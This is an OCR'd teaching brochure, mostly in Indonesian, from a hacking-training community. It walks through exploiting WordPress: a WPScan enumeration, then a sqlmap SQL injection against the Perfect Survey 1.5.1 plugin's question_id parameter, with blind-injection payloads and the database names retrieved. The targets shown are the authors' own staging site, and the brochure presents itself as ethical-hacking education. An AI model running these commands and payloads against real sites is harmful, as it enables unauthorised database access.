Linuxhackingid

WORDPRESS EXPLOITATION

PRACTICAL DOCUMENTATION

2025

PROPOSED BY :
Linuxhackingid Team

+628953213885780
www.linuxhackingid.com

Linuxhackingid

WORDPRESS EXPLOITATION

PRACTICAL DOCUMENTATION

2025

PROPOSED BY :
Linuxhackingid Team

+628953213885780
www.linuxhackingid.com

Linuxhackingid


Offensive Security | Defensive Security

WORDPRESS

Apa itu Wordpress?

WordPress adalah platform open-source yang digunakan untuk membuat, mengelola, dan mempublikasikan situs web atau blog.


Menurut data dari Zipia tahun 2024, **WordPress** adalah CMS yang paling banyak digunakan di dunia, dengan pangsa pasar 64,9%. Data ini menunjukkan bahwa **WordPress** mendominasi pasar CMS dibandingkan platform lain.




Linuxhackingid


WORDPRESS VULNERABILITY

WORDPRESS VULNERABILITY STATISTICS



VULNERABILITIES BY COMPONENT





SUMMARY

WordPress adalah platform yang sangat kuat dan populer, tetapi sifat open-source-nya, ditambah dengan ketergantungan pada plugin dan tema pihak ketiga, membuatnya rentan terhadap berbagai ancaman keamanan sehingga menimbulkan risiko serangan.

VULNERABILITY HIGHLIGHTS

Kerentanan umum yang sering disorot di WordPress: **Outdated components, Weak passwords, SQL injection, Cross-site scripting (XSS), Cross-site request forgery (CSRF), File upload exploits, XML-RPC abuse, Directory traversal, Default settings, Insufficient hosting security**

Linuxhackingid

WORDPRESS PLUGIN EXPLOIT

- **WPSCAN**
  - wpscan --url **https://staging.linuxhackingid.com** --force --disable-tls-checks

```
┌──(zsecurity㉿kali)-[~]
└─$ wpscan --url https://staging.linuxhackingid.com --force --disable-tls-checks
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.27
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: https://staging.linuxhackingid.com/ [192.168.23.129]
[+] Started: Sat Jan 11 14:01:31 2025
```

- **DETECTED PLUGINS PERFECT SURVEY**

```
 | The version could not be determined.

[+] perfect-survey
 | Location: https://staging.linuxhackingid.com/wp-content/plugins/perfect-survey/
 | Latest Version: 1.5.1 (up to date)
 | Last Updated: 2021-06-11T12:09:00.000Z
 |
 | Found By: Urls In Homepage (Passive Detection)
 | Confirmed By: Urls In 404 Page (Passive Detection)
 |
 | Version: 1.5.1 (100% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - https://staging.linuxhackingid.com/wp-content/plugins/perfect-survey/readme.txt
 | Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
 |  - https://staging.linuxhackingid.com/wp-content/plugins/perfect-survey/readme.txt
```

Linuxhackingid

WORDPRESS PLUGIN EXPLOIT

- SQLMAP EXPLOIT PERFECT SURVEY V.1.5.1
  - sqlmap "https://staging.linuxhackingid.com/wp-admin/admin-ajax.php?action=get_question&question_id=1 *" --dbs --random-agent --level 3 --risk 3

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "https://staging.linuxhackingid.com/wp-admin/admin-ajax.php?action=get_question&question_id=1%27" --dbs --random-agent --level 3 --risk 3
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.8.11#stable}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org
```

- GET DATABASES
  - information_schema
  - mysql
  - olsdbname
  - performance_schema
  - sys

```
sqlmap identified the following injection point(s) with a total of 9589 HTTP(s) requests:
---
Parameter: question_id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause
    Payload: action=get_question&question_id=-8371 OR 6426=6426

    Type: time-based blind
    Title: MySQL ⩾ 5.0.12 time-based blind - Parameter replace
    Payload: action=get_question&question_id=(CASE WHEN (2090=2090) THEN SLEEP(5) ELSE 2090 END)
---
[15:16:45] [INFO] the back-end DBMS is MySQL
web application technology: LiteSpeed
back-end DBMS: MySQL ⩾ 5.0.12 (MariaDB fork)
[15:16:45] [INFO] fetching database names
[15:16:45] [INFO] fetching number of databases
[15:16:45] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[15:16:45] [INFO] retrieved: 5
[15:16:46] [INFO] retrieved: information_schema
[15:17:04] [INFO] retrieved: olsdbname
[15:17:13] [INFO] retrieved: sys
[15:17:24] [INFO] retrieved: performance_schema
[15:17:37] [INFO] retrieved: mysql
available databases [5]:
[*] information_schema
[*] mysql
[*] olsdbname
[*] performance_schema
[*] sys
```


OUR PRACTICAL COURSES

PRACTICAL ETHICAL HACKING FUNDAMENTAL

PRACTICAL WEB APPLICATION HACKING & PENTESTING

DETAILS

PRACTICAL PYTHON3 HACKING FOR BEGINNER



PRACTICAL LINUX SECURITY HARDENING

PRACTICAL NETWORK SECURITY & NETWORK PENETRATION TESTING

PRACTICAL NESSUS VULNERABILITY SCANNING

Linuxhackingid

www.linuxhackingid.com


Linuxhackingid

INTRODUCTION

ABOUT US.

Linuxhackingid

Linuxhackingid adalah komunitas besar di Indonesia yang didirikan oleh Walid Badeges, dengan fokus pada pembelajaran hacking etis dan keamanan siber. Anggota komunitas ini dapat saling berbagi pengetahuan dan pengalaman, serta mengakses berbagai sumber daya seperti tools dan proyek open source. Dengan lebih dari 12.000 anggota, Linuxhackingid menjadi tempat yang ideal bagi mereka yang ingin mendalami dunia hacking etis dan keamanan siber. Belajar di Linuxhackingid tidak hanya meningkatkan keterampilan teknis tetapi juga membuka peluang karir di bidang keamanan siber.



COMPANY FACTS

Belajar di Linuxhackingid tidak hanya meningkatkan keterampilan teknis Anda, tetapi juga membuka peluang karir di bidang keamanan siber dengan dukungan dari komunitas yang supportive dan penuh dengan sumber daya berguna. Selain itu, anggota komunitas akan mendapatkan akses eksklusif ke pembaruan terkini dan perkembangan terbaru dalam dunia keamanan siber yang terus berubah.

12.000+	6000+	5+	6+
Members	Trusted Client Organizations	Year of Business	Our Best Instructors

WHAT WE DO

- **Comprehensive Courses:** Kami menyediakan berbagai kursus yang mencakup berbagai aspek hacking etis dan keamanan siber, dari tingkat pemula hingga tingkat lanjutan.
- **Practical Tutorials:** Tutorial kami menawarkan pengalaman langsung, membimbing anggota melalui skenario dunia nyata dan aplikasi praktis.
- **Community Support:** Bergabunglah dengan komunitas yang suportif dan dinamis dengan lebih dari 12.000 anggota di mana Anda dapat berbagi pengetahuan, mengajukan pertanyaan, dan berkolaborasi dalam proyek.
- **Access to Resources:** Manfaatkan berbagai sumber daya, termasuk tools, proyek open source, dan pembaruan terbaru di keamanan siber.
- **Career Development:** Kami fokus membantu anggota kami membangun karir yang sukses di keamanan siber dengan menawarkan peluang jaringan dan bimbingan dari para profesional berpengalaman.

Linuxhackingid

Offensive Security | Defensive Security

THANK YOU

FY/2025

PREPARED BY

Linuxhackingid Team

www.linuxhackingid.com

support@linuxhackingid.com

+62895321388578

PT. Linuxhackingid Cyber Security